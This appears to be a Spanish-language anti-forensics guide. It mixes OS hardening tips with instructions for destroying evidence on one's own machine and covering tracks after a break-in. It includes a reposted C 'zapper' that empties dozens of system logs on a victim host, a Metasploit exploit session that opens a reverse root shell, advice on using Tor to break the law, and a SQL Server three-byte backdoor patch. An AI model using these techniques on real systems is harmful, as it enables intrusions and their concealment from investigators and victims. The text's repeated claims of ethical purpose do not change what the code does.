13. Si tiene rastros en su sistema operativo elimínelos con lo siguientes programas, algunos son gratuitos otros son de pago, ejecútelos en orden y úselos todos. Ya que algunos eliminan rastros que otros programas no eliminan, si lo desea puede omitir los de pago pero para mayor seguridad también puede usarlos, debe tener en cuenta que todas las casillas en los programas deben estar marcadas, y que este proceso toma tiempo dependiendo de que tantos rastros hallan.

Herramientas de Limpieza: A continuación veremos las siguientes herramientas para borrado de rastros de uso en un sistema operativo, deben ejecutarlas en orden como salen aquí escritas ya que algunas herramientas borran lo que otras no, recuerde antes de hacer esto realizar una copia de seguridad de sus archivos. La configuración de sus sistema operativo puede ser reinicializada ya que se borraran todos los archivos de configuración creados anteriormente desde que usted empezó a usar el sistema, estas operaciones no afectan al sistema.

En Windows

1. Bleachbit
2. Privazer
3. Shellbag Analyzer & Cleaner
4. Wipe (Privacy Root)
5. R-Wipe – de Pago
6. BCWipe Total WipeOut – de Pago

7. Sobrescriba el Espacio Libre con Hardwipe o Bleachbit
8. Verifique que en las carpetas temporales no haya rastros o archivos de estos programas que acaba de usar.
9. Vuelva a Ejecutar Bleachbit
10. Vuelva a Ejecutar Privazer
11. Vuelva a Ejecutar Shellbag Analyzer & Cleaner
12. Vacíe o elimine todos los Logs del Visor de Eventos de Windows, (winzapper, elsave, scripts de borrado de logs.)
13. después de haber realizado los pasos anteriores, borre de forma segura (sobrescriba) las siguiente carpeta del navegador **Mozilla Firefox** dependiendo de su sistema operativo.
    Directorios donde los navegadores Mozilla guardan sus perfiles según SO:
    Linux: /home/user/.mozilla/firefox/xx.default
    MacOS: /Library/Application Support/Firefox/Profiles/xx.default
    Windows XP: C:\Documents and Settings\user\Datos de programa\Mozilla\Firefox\Profiles\xx.default
    Windows Vista, 7 y 8: C:\Users\user\AppData\Roaming\Mozilla\Firefox\Profiles\xx.default.

    Sobrescriba la carpeta junto con todo su contenido.

    Donde **User** es su nombre de usuario. Esto es para poder de alguna forma evitar un análisis forense a los navegadores y los perfiles que estos almacenan en la carpeta del usuario, creo que la misma operación se realiza para Chrome en la carpeta **Appdata/Local/Google/Chrome/UserData** se guarda una carpeta con un perfil de chrome esa carpeta es recomendable sobrescribirla; puede que su navegador chrome se reinicie, si por alguna razón llegase a encontrar otra carpeta igual o relacionada con el navegador (**Google/Chrome/UserData**) en su sistema sobrescribala inmediatamente con todo su contenido, verifiquen en ambas carpetas **Local y Roaming**.

    Fuente: http://www.securitybydefault.com/2013/03/analisis-forense-en-navegadores-mozilla.html

    Pueden hacer esta misma operación con Internet Explorer en la carpeta Appdata, Local y Roaming. Tambien deben borrar los archivos en caso de windows 7 **Index.dat**, en windows 8 **Webcachev01.dat, WebcacheV24.dat**

y **container.dat,** cuando digo borrar me refiero a sobrescribir de forma segura los archivos para que sean difíciles de recuperar, esto no pretende ser una solución 100 % efectiva pero puede funcionar en un 60 %. Deben recordar que en su memoria **RAM** también queda parte de su historial de Internet almacenado al final de esta guía hay un paso para poder borrar esta información de forma fácil (apagando el computador y dejarlo apagado durante 15 min).

Hay programas como pasco, dumpzilla, mozcache, web historian, ftk imager, index.dat viewer que se dedican a descubrir todo el historial. Por esta razón os doy estos pasos para poder borrarlo, es un poco complicado pero al menos es un forma segura de borrar el historial.

En Ubuntu Gnu/Linux

1. Ejecutar Bleachbit
2. Vaciar y eliminar la cache y los archivos temporales de la carpeta personal de usuario /home/usuario. Tambien debe tener en cuenta de que algunos registros logs o carpetas temporales de los programas que usted instala y utiliza se almacenan en la carpeta del usuario y están .ocultas, debe asegurar de eliminar (sobrescribir) estas carpetas si las considera inseguras.
3. Vaciar los archivos de Log auth.log, dpkg.log, mail.log, con: cat /dev/null > [archivo.log] estos archivos se encuentran en /var/log . Para mas información mire la aplicación **Sucesos del Sistema. Deben sobrescribir todos los logs de la carpeta /var/log, deben escogerlos bien teniendo cuidado de no borrar archivos del sistema.**
4. **Para borrar el archivo de paginación instalan el paquete secure-delete y ejecutan las siguientes instrucciones:**
   cat /proc/swaps – aquí miran en donde (sda?) esta su swap linux
   sudo swapoff /dev/sda?
   sudo sswap -flv /dev/sda?
   sudo swapon /dev/sda?

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

Otros Programas Opcionales

1. Anti Tracks Free Edition
2. Memory Washer
3. Privacy Mantra – Lo Recomiendo
4. Registry Washer
5. Total Privacy
6. Privacy Eraser Pro
7. Tracks Eraser Pro
8. Privacy Mantra
9. Blancco para Celulares y Borrado de Dispositivos de Almacenamiento Certificado, (De Pago)
10. Wipe File de Gaijin

En pocas palabra trate al máximo de no almacenar información en su equipo o computadora real, toda debe ser completamente almacenada en un dispositivo a parte. Entre mas dificil haga las cosas a una persona que desee descubrir quien es usted mucho mejor. Pongase en el lugar del investigador. Las evidencia digitales siempre se almacenan en discos duros y en las memorias ram. Si ud desea sobreescribir su memoria ram use el comando en una terminal linux: sdmem -fllv . No deje cabos sueltos, a que me refiero, si ud tiene en una computadora tiene informacion confidencial regada por todos lados en varias carpetas del sistema, haga el esfuerzo por guardarlas solo en una todo en una sola carpeta o dispositivo externo. Recuerde nada debe estar almacenado en su computadora ni siquiera su historial de navegación. (modo paranoico), Para esto es el uso de live cd's o sistema operativos portables. Hagase las cosas mas fáciles y mas livianas para que el dia en que necesite borrarlas u ocultarla de forma urgente no se le haga tan difícil. Todo depende de los buenos hábitos y buenas practicas que usted tenga para su privacidad. Nota: si quieres infringir la ley usar tor o tails sino la vas a infringir usa una red vpn. Si lo deseas también puedes usar tor a traves de vpn, pero puede haber fuga de datos en los servidores de vpn gratuitos. Las redes vpn no son recomendadas para navegar con libertad ya que estas registran logs del usuario, a menos de que pagues por un servicio de vpn suiza , algunas vpn de pago no almacenan logs.

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

Plan de Sanitización Rápido, (Uso personal)

1. Se supone que toda la información que desea borrar debe estar almacenada en un contenedor virtual cifrado y toda la información debe estar reunida en una sola ubicación.
2. Recuerde que debe tener una copia de seguridad cifrada de todos sus datos e información en la nube o en algún lugar de almacenamiento que usted considere seguro y que nadie lo verá.
3. Se borra de forma rápida sobrescribiendo 3 veces el cifrado, es decir el algoritmo que esta protegiendo los archivos, dependiendo de la gran cantidad de información almacenada y del tamaño de la misma, entre mas pese se debe reducir mas las pasadas de sobrescritura, de lo contrario tardará mucho.
4. Se borran todos los registros y pistas de auditoría, es decir, se borra todo el historial de uso de tu computadora.
5. Una ves borrada absolutamente toda la información confidencial, se apaga el computador durante 11min, para no dejar almacenada información en memoria **RAM**.
6. Si lo desea puede rápidamente remplazar la memoria RAM usada y el disco duro con la información confidencial y remplazarlos por unos nuevos de la misma referencia y el disco duro nuevo debe tener un sistema operativo, drivers limpios y libres de cualquier tipo de información, logs o registros.
7. Los discos duros y memoria RAM extraídos, sobrescribalos, cífrelos, destrúyalos o desmagnetiselos, debe deshacerse de ellos o guardarlos en un lugar seguro. Si tiene información física también deshágase de ella o llévela a un lugar seguro.
8. Sino tiene tiempo de hacer lo contrario debe antes haber cifrado su disco duro completamente e implementar Cifrado Negable con truecrypt en cualquier dispositivo de almacenamieto, manteniendo en un volumen oculto la información confidencial, previniendo así mostrar la información real y evitar el chantaje, presión, o simplemente por medio del Cifrado Negable, mentir de que no tiene nada que ocultar.

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

¡¡¡Dadnos la #%$%&$@ Información, y también la %#$&@ contraseña!!!!

Hardening Básico

Como Proteger Nuestro Sistema Operativo, en esta pequeña sección se requiere tener mucho conocimiento acerca de Windows y GNU/Linux ya que esta protección va dirigida a estos dos sistemas operativos, porque digo que se debería tener conocimiento avanzado, esto es debido a que las configuraciones realizadas para aumentar la seguridad de Windows son mas a nivel técnico y se requiere conocer mas a fondo el sistema. Esto también es conocido como Hardening que consiste simplemente en realizar configuraciones para aumentar, blindar o fortalecer más de lo normal la seguridad de un sistema operativo. Las configuraciones que menciono aquí son básicas si quieres llegar mas allá debes profundizar por tu cuenta. Puedes utilizar métodos o software de pago o gratis en caso de que lo desees, sin embargo recuerda que si usas software de pago puede aumentar la seguridad debido a que este tiene mejor soporte y tecnologías o funcionalidades de seguridad mejoradas en diferencias a un software gratuito.

Aumentando la Seguridad en Microsoft Windows, sigue los siguientes pasos:

1. Instala un Antivirus Gratuito o de Pago
2. Instala un Firewall Gratuito o de Pago y configúralo de modo que se denieguen todas las conexiones entrantes
3. Cierra todos los Puertos abiertos y en escucha e innecesarios en tu PC
4. Actualiza con los últimos parches tu sistema operativo
5. Instala un Anti-Malware y un Anti-Spyware debido a que estos programas detectan amenazas que no detectan los antivirus.

6. Instala un Anti-Rootkit
7. Instala un Anti-Exploit
8. Realiza Configuraciones de seguridad e instala extensiones de seguridad en tu navegador, para evitar el almacenamiento de rastros de navegación o datos de rastreo, (browser fingerprinting).
9. Instala un Anti-Keylogger para cifrar todas las pulsaciones de tu teclado.
10. Manten todo el software de tu computadora actualizado con los últimos parches de seguridad, procura en mantener siempre actualizado el plugin de Adobe flash player.
11. Bloquea JavaScript y activa el modo protegido en Adobe Reader y Microsoft Office.
12. Desactiva Windows Script Host
13. En la configuración de contenido y zonas de internet en Panel de Control configura todas al modo seguro y al mas alto. También desactiva el Active Scripting. Esto agrega una capa de seguridad mas al sistema operativo.
14. En los Servicios de Windows desactiva los que no sean necesarios y también desactiva los servicios de escritorio, soporte y acceso remoto.
15. Desactiva todo lo que tenga que ver con recursos compartidos y acceso a escritorio y soporte remoto.
16. Configura DEP para todos los programas.
17. Instala EMET
18. Desactiva IPV6
19. Desactiva NetBios a través de IPV6 e IPV4
20. Configurar DNS
21. En la configuración de Red desactiva la casilla de impresoras y recursos compartidos y también desactiva la casilla cliente para redes microsoft.
22. Desactiva TELNET si lo tienes activado
23. Ejecuta en DOS este comando, **net config srv /hidden:yes**
24. Elimina los recursos compartidos que salen al tipear en DOS **net share,** eliminalos con **net share [recurso] /del** crea un script en batch para eliminarlos siempre al inicio de windows ya que estos se crean automáticamente.
25. En las políticas de seguridad local en windows **secpol.msc y gpedit.msc** genera y configura políticas de seguridad que crear necesarias. Como crear políticas de acceso y contraseñas.
26. Desactiva tu Wi-Fi si usas portatil, si no estas usando tu tarjeta wi-fi desactívala.
27. Si tu computadora incorpora bluetooth, desactivalo.
28. Tapa la Camara de tu computadora.
29. Desactiva el Micrófono

30. Instala SECUNIA PSI para conocer que vulnerabilidades o parches faltantes tiene tu sistema operativo.
31. Instala SandBoxie para ejecutar tu navegador o cualquier programa en una caja de arena
32. Activa el UAC control de cuentas de usuario al máximo.
33. Si es de tu preferencia agrega seguridad a tu modem de internet comprando hardware VPN o sistemas de detección y prevención de intrusos basados en software de pago o hardware.
34. Instala Wireshark para monitorear tu red, para encontrar comportamientos o conexiones extrañas.
35. Deshabilita la reproducción automática de los dispositivos extraíbles.
36. Deshabilita si lo tienes los servicios de localizacion en windows, ahunque no es recomendable ya que el sistema podria no funcionar correctamente.
37. Deshabilita la creación del **dump file** de windows
38. cifra el contenido del el archivo de pagina pagefile.sys desde DOS : **fsutil behavior set EncryptPagingFile 1**
39. Limpia el **Pagefile.sys** y el **Hiberfil.sys** o de lo contrario deshabilita el archivo de pagina de windows.
40. Bloque la BIOS con contraseña de Administración y se Inicio, también bloque el booteo de CD's o USB.
41. Bloque el disco duro desde la BIOS aplicando protección al firmware con HDD password si lo tienes incorporado.
42. Cifra tu Disco Duro con AES 256bit y una contraseña segura y de 16 caracteres combinados.
43. Activa syskey en windows almacenando las credenciales de tu contraseña en una USB y no en tu Sistema.
44. Desactiva la hibernación o suspensión en tu sistema operativo.
45. Desactiva el historial de archivos recientes
46. desactiva la ejecución de aplicaciones de 16bits
47. puedes usar Kepass para administrar contraseñas seguras, úsalo con cuidado.
48. Oculta tu MAC Address
49. tu nombre de usuario y de maquina ponlo falso.
50. Cifra el archivo de paginado, **fsutil behavior set EncryptPagingFile 1** y para verificar **fsutil behavior query EncryptPagingFile.**

    Como te puedes dar cuenta en Windows se deben hacer muchas configuraciones ya que algunas veces un antivirus no basta. Debido a esta razón algunas personas hemos desconfiado mucho de este sistema operativo porque es muy soplón en sus configuraciones por defecto,

permitiendo así fuga de información o datos necesarios para un atacante. En caso de que conozcan algún otro software, configuración o medida necesaria lo pueden aplicar si lo desean, una de las desventajas del hardening en el caso de Windows es que algunas veces puede causar pequeños problemas de funcionamiento en el sistema debido a que se deshabilitan algunos servicios que no usa el sistema pero que otros servicios o aplicaciones dependen de el.

Aumentando la Seguridad en GNU/Linux, sigue los siguientes pasos:

1. Instalar Actualizaciones de GNU/Linux
2. Realizar Configuraciones de seguridad en el navegador Firefox, firefox tiende a ser un poco mas seguro que otros navegadores debido a la privacidad.
3. Instalar y Configurar un Firewall
4. Instalar y Actualizar un Antivirus
5. Cerrar Puertos abiertos y en Escucha
6. Instalar y Configurar OpenVPN
7. Bloquear IP Extrañas
8. Desactivar IPV6
9. Configurar DNS
10. Instalar Fail2ban
11. Instalar Polipo
12. Instalar rkhunter
13. Instalar chkrootkit
14. Configurar SELinux
15. Configurar sysctl.conf
16. Instalar y configurar macchanger -a eth0 ó wlan0
17. configurar nospoof on
18. deshabilitar algunos servicios compartidos
19. Hacer Limpiezas en caso de ser necesario con Bleachbit

También pueden hacer el uso de **PFSENSE** como firewall de red, protegiendo así su red local.

En caso de que conozcan algún otro software, configuración o medida necesaria lo pueden aplicar si lo desean.

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

Eliminación de rastros de un ataque informático, de forma remota (Covering Tracks-Borrado de Huellas)

Debe mantener la consola y no dejarla perder, antes de todo se debe realizar test de penetración a través de un proxy anónimo o red vpn, pasando todo el ataque a través de un tunnel y con una dirección ip diferente a la real, también se deben eliminar todos los registros y pistas de auditoría que usted ha generado al ingresar al sistema y con sus ataques osea los logs del sistema o registros de eventos, eliminar todos los datos de conexión hacia su equipo, ofuscación de los archivos modificados alterando los tiempos MAC con timestamp, eliminar el historial de comandos, destruir o sobrescribir la memoria volátil del equipo eliminando rastros, ocultarse en el sistema, Migrate Option, es decir, camuflarse en los procesos ejecutados normalmente por el sistema para que no puedan ser detectados ni cerrados. Dependiendo del sistema al que se este accediendo, ya sea GNU/Linux, Mac OS X, UNIX, BSD etc se deben detectar los registros y pistas de auditoría para que puedan ser eliminados, debes conocer muy bien el sistema operativo objetivo. (eliminar los rastros de auditoría del servidor o PC comprometido). Si se desea desactivar el sistema de logs del equipo víctima es recomendable borrar los logs sobrantes o irrelevantes.

Herramientas: ELSave, WinZapper, clearev, irb-shell de metasploit, wipe file-gaijin.

Esto se hace para que al momento de realizar un ataque informático o intrusión informática no se detecten rastros o si se detectarás estos fueren falsos o inservibles para el investigador, esto se conoce como técnicas anti-forenses. Aquí indicaré como borrar los rastros o por lo menos tratar de ocultarlos cuando se realiza un ataque ya sea remoto o local en una red, actualmente las herramientas de las cuales disponemos para realizar este tipo de tareas tienden a ser muy limitadas y son pocos los programadores que las desarrollan ya que aveces es necesario ingeniarselas para crearse un script propio o alguna metodología a ejecutar para borrar los rastros de un sistema y no ser detectado en un ataque informático. Algunas personas diseñan scripts propios o alguna aplicación para eliminarlos y otras personas no crean scripts sino que falsean los datos, logs, o registros de auditoría en un sistema, es decir todos los datos son anónimos o falsos de modo que no se sepa quien fue su provocador u origen real. Si se trata de destrucción de evidencia en una computadora o dispositivo de almacenamiento. De forma remota los rastros deben ser falseados o borrados, se debe conocer donde el sistema operativos guarda sus registros o logs para borrar los mismos, a continuacion os dejare un script automitazado que encontré en

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad


Internet, esta es la fuente: ***Covering tracks. Automated deletion of log files*** : http://www.hacking-etic.cat/?p=897&lang=en aquí os pego el articulo, no soy el autor. Esta metodología se usa en sistemas Linux, pueden modificar el script dependiendo de la distribución Linux que deseen borrar los rastros.

Covering tracks. Automated deletion of log files


When it comes to removing the evidence of an attack, there are many factors that must be taken into account. Depending on the type of attack carried out, covering our tracks can make necessary totally or partially destroy the system, delete log files, delete the ***bash history***, remove exploits and backdoors, restore system modifications, etc. .. In this post we will focus in ***log*** files.

Once again, we will use the controlled environment that provides **metasploit**, to show how to design and use a tool that allows us to remove any traces of our attack that may remain registered in ***log*** files.

If we log into metasploit via **ftp** or **ssh**, for instance, the ***log*** files will record our presence automatically:



Here is an excerpt from **auth.log** file, where it is clear that we have access to the system via **ssh**:



To quickly remove all traces of intrusion-regarding ***log*** files, I insist- I considered the possibility of writing a small program in **C** language to carry out the task in an automated manner. It's a very simple program but woks perfectly well. Is important keep in mind that you need to have **root** permissions in order to perform the necessary system modifications. Here you have the code:

```
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>

#define LOGFILESSIZE  46

char exists (const char* path);

int main(int argc, char **argv[]){

char cmd[256];
char *logfiles[]={"/apache/logs/error.log",
          "/apache/logs/access.log",
          "/apache/logs/error_log",
          "/apache/logs/access_log",
          "/etc/httpd/logs/access_log",
          "/etc/httpd/logs/access.log",
          "/etc/httpd/logs/error_log",
          "/etc/httpd/logs/error.log",
          "/var/www/logs/access_log",
          "/var/www/logs/access.log",
          "/usr/local/apache/logs/access.log",
          "/usr/local/apache/logs/access_log",
          "/var/log/apache/access_log",
          "/var/log/apache2/access_log",
          "/var/log/apache/access.log",
          "/var/log/apache2/access.log",
          "/var/log/access.log",
          "/var/log/access_log",
          "/var/www/logs/error.log",
          "/var/www/logs/error_log",
          "/usr/local/apache/logs/error.log",
          "/usr/local/apache/logs/error_log",
          "/var/log/apache/error_log",
          "/var/log/apache2/error_log",
          "/var/log/apache/error.log",
          "/var/log/apache2/error.log",
          "/var/log/error_log",
```

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

```
          "/var/log/auth.log",
          "/var/log/auth_log",
          "/var/log/daemon.log",
          "/var/log/distccd.log",
          "/var/log/dpkg.log",
          "/var/log/fontconfig.log",
          "/var/log/kern.log",
          "/var/log/lpr.log",
          "/var/log/mail.log",
          "/var/log/mysql.log",
          "/var/log/pycentral.log",
          "/var/log/user.log",
          "/var/log/apt/term.log",
          "/var/log/postgresql/postgresql-8.3-main.log",
          "/var/log/proftpd/controls.log",
          "/var/log/proftpd/proftpd.log"};
int ctr;

for(ctr=0;ctr<LOGFILESSIZE;ctr++){
    if(exists(logfiles[ctr])){
        printf("Logfile exists: %s\n",logfiles[ctr]);
        sprintf(cmd, "cat /dev/null > %s", logfiles[ctr]);
        system(cmd);
        printf("Logfile %s empty\n", logfiles[ctr]);
      }
    }

} //end function main

char exists(const char* path){
    FILE *fp=fopen(path, "r");
    if(fp){
        fclose(fp);
        return 1;}
    else{
        return 0;}
 } //end function exists
```

Once compiled, you must upload the program to the target machine. In this case, since it is metasploit, we can use ftp:

```
ftp> send
(local-file) [redacted]/zapper
(remote-file) zapper
local: [redacted]/zapper remote: zapper
200 PORT command successful
150 Opening BINARY mode data connection for zapper
226 Transfer complete
7385 bytes sent in 0.03 secs (245.4 kB/s)
```

As you can see, we already have the program ("*zapper*") on the victim machine**:**

```
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxr-xr-x    6 msfadmin msfadmin     4096 Apr 28  2010 vulnerable
-rw-r--r--    1 msfadmin msfadmin     7385 Oct  4 09:24 zapper
226 Transfer complete
```


Now we need to access the victim machine with superuser privileges. In this case we get directly with metasploit. In real situations we would probably have to use privilege escalation.

```
msf  exploit(usermap_script) > set RHOST 192.168.1.38
RHOST => 192.168.1.38
msf  exploit(usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf  exploit(usermap_script) > set LHOST 192.168.1.37
LHOST => 192.168.1.37
msf  exploit(usermap_script) > exploit

[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo XdgPKQH6JTdKxrvg;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "XdgPKQH6JTdKxrvg\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.37:4444 -> 192.168.1.38:34494) at 2013-10-04 17:13:02 +0200

whoami
root
```

And we execute the zapper:

```
cd /home/msfadmin
ls
exploit.c
vulnerable
zapper
chmod 744 zapper
./zapper
Logfile exists: /var/log/apache2/access.log
Logfile /var/log/apache2/access.log empty
Logfile exists: /var/log/apache2/error.log
Logfile /var/log/apache2/error.log empty
Logfile exists: /var/log/auth.log
Logfile /var/log/auth.log empty
Logfile exists: /var/log/daemon.log
Logfile /var/log/daemon.log empty
Logfile exists: /var/log/distccd.log
Logfile /var/log/distccd.log empty
Logfile exists: /var/log/dpkg.log
Logfile /var/log/dpkg.log empty
Logfile exists: /var/log/fontconfig.log
Logfile /var/log/fontconfig.log empty
Logfile exists: /var/log/kern.log
Logfile /var/log/kern.log empty
Logfile exists: /var/log/lpr.log
Logfile /var/log/lpr.log empty
Logfile exists: /var/log/mail.log
Logfile /var/log/mail.log empty
Logfile exists: /var/log/mysql.log
Logfile /var/log/mysql.log empty
Logfile exists: /var/log/pycentral.log
Logfile /var/log/pycentral.log empty
Logfile exists: /var/log/user.log
Logfile /var/log/user.log empty
Logfile exists: /var/log/apt/term.log
Logfile /var/log/apt/term.log empty
Logfile exists: /var/log/postgresql/postgresql-8.3-main.log
Logfile /var/log/postgresql/postgresql-8.3-main.log empty
Logfile exists: /var/log/proftpd/controls.log
Logfile /var/log/proftpd/controls.log empty
Logfile exists: /var/log/proftpd/proftpd.log
Logfile /var/log/proftpd/proftpd.log empty
```

The program checks the files which exist in, let's say, its database and also exists on the system. When found it simply deletes its contents. As an example, consider how the *auth.log* file looks after the execution of the program:



Finally, it will only be necessary to delete our program from the victim machine and get out of shell with:

history -c && exit

fin del articulo.

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

A continuación expongo otro articulo:

Eliminación de rastros según CEH – EC-Council

- **Step l–>** Try to Remove web activity tracks such as cookies, MRU, cache, temporary files, history.
- **Step 2–>** Try to Disable auditing on your target system. This can be done by using tools such as Auditpol.
- **Step 3–>** Try to tamper with log files such as event server log files, log files, and proxy log files with log flooding or log poisoning.
- **Step 4–>** Use track covering tools such as CCleaner, Wipe, Tracks Eraser Pro, Clear My History, etc.
- **Step 5–>** Try to close all target/remote connections to the victim machine.
- **Step 6–>** Try to close any opened ports.

How SQL Server hackers cover their tracks (otro articulo)

Covering tracks

Once an attacker has broken into a SQL Server, his efforts will turn to both ensuring that his intrusion is not detected and to making future attacks easier. The first goal is achieved by deleting access log entries and minimizing obvious changes to data; the second is commonly accomplished by means of subtle changes to the database software and structure that remove security checks, known as backdoors. This section describes techniques used to compromise a SQL Server's security controls and also details detection and defense methods.

Three-Byte Patch

Perhaps the subtlest of SQL Server backdoors is the three-byte patch as described by Chris Anley in his whitepaper "Violating Database-Enforced Security Mechanisms".

This method utilizes an existing attack vector, such as a buffer overflow exploit, to patch the SQL Server process in memory — an approach known

as runtime patching. When patching bytes in memory the Windows SDK function VirtualProtect() must first be called on the region in order to mark it as writable. To determine the bytes to patch, a debugger, such as the one included with Microsoft Visual C++ .NET, is attached to the sqlservr.exe process. After logging on to the SQL Server as a low-privileged user using Microsoft Query Analyzer, a query attempting to access a prohibited table is executed:

```
select * from sysxlogins
```

By default only members of the dbo database administrators group can view this table, which contains usernames and password hashes for all database users. Running this query causes the SQL Server process to throw a C++ exception in the debugger; after allowing execution to continue the expected message is produced in Query Analyzer:

```
SELECT permission denied on object 'sysxlogins', database 'master',
owner 'dbo'.
```

Logging into the server as the sa user, which does have select permission on the table, and running the query displays the table and does not produce the C++ exception. Clearly the access control mechanism throws an exception when access is denied to a table. A great help when debugging SQL Server is the symbols file (sqlservr.pdb), which is provided by Microsoft in the MSSQLBinnexe directory. This provides the original function names to the debugger and allows inference of the general purpose of large chunks of assembler. A case in point here is the function FHasObjPermissions, which after setting breakpoints on all functions containing the word "permission" is executed after the original select query is run. A static disassembly of the main SQL Server binary using DataRescue's excellent IDA Pro can be used to divine the behavior of this function. In this case the function is called from within the CheckPermissions function:

```
0087F9C0 call FHasObjPermissions
0087F9C5 add esp, 14h
```

```
0087F9C8 test eax, eax
0087F9CA jnz short loc_87F9DC
0087F9CC push 17h
0087F9CE push 19h
0087F9D0 push 2
0087F9D2 push 24h
0087F9D4 call ex_raise
```

FHasObjPermissions is called, and after it returns, the stack-pointer (esp) is increased by 0x14 to remove the arguments that were passed to the function. The eax register is then compared with itself using the test operator; the effect of this operation is to set the CPU's zero flag only if eax is zero. So if eax is set to zero by FhasObjPermission, the following jnz (jump if not zero) operator will not cause a jump and execution will continue on to the call to ex_raise. To avoid the exception being raised, the jump to the code that carries out the query should always occur. A quick way to achieve this would be to patch the conditional jump (jnz) to a non-conditional jump (jmp), however this may not bypass further checks; if the code is investigated further a neater patch can be found.

Looking at the code for FHasObjPermissions, an interesting section is

```
004262BB call ExecutionContext::Uid(void)
004262C0 cmp ax, 1
004262C4 jnz loc_616F76
```

The call to the Uid method in the ExecutionContext object places the current user's uid into the ax register (the 16-bit version of the eax register, effectively the lower 16 bits of this 32-bit register). SQL Server uids (user IDs) are listed in the sysxlogins table, and the uid with a value of 1 is associated with the database administrators group dbo. Because the code is comparing the uid returned by the Uid() call to 1, the best approach would be to patch ExecutionContext::Uid() to always return 1. Examining the function, the assignment takes place at the end, just before it returns:

```
00413A97 mov ax, [eax+2]
00413A9B pop esi
```

00413A9C retn

Changing the mov ax, [eax+2] assignment to mov ax, 1 requires patching three bytes. The bytes 66 8B 40 02 should be changed to 66 B8 01 00. Any user now has permissions on all objects in the database and any user can view the password hashes in sysxlogins. Attempting to execute the stored procedure xp_cmdshell as a non-admin user, however, results in

Msg 50001, Level 1, State 50001
xpsql.cpp: Error 183 from GetProxyAccount on line 604

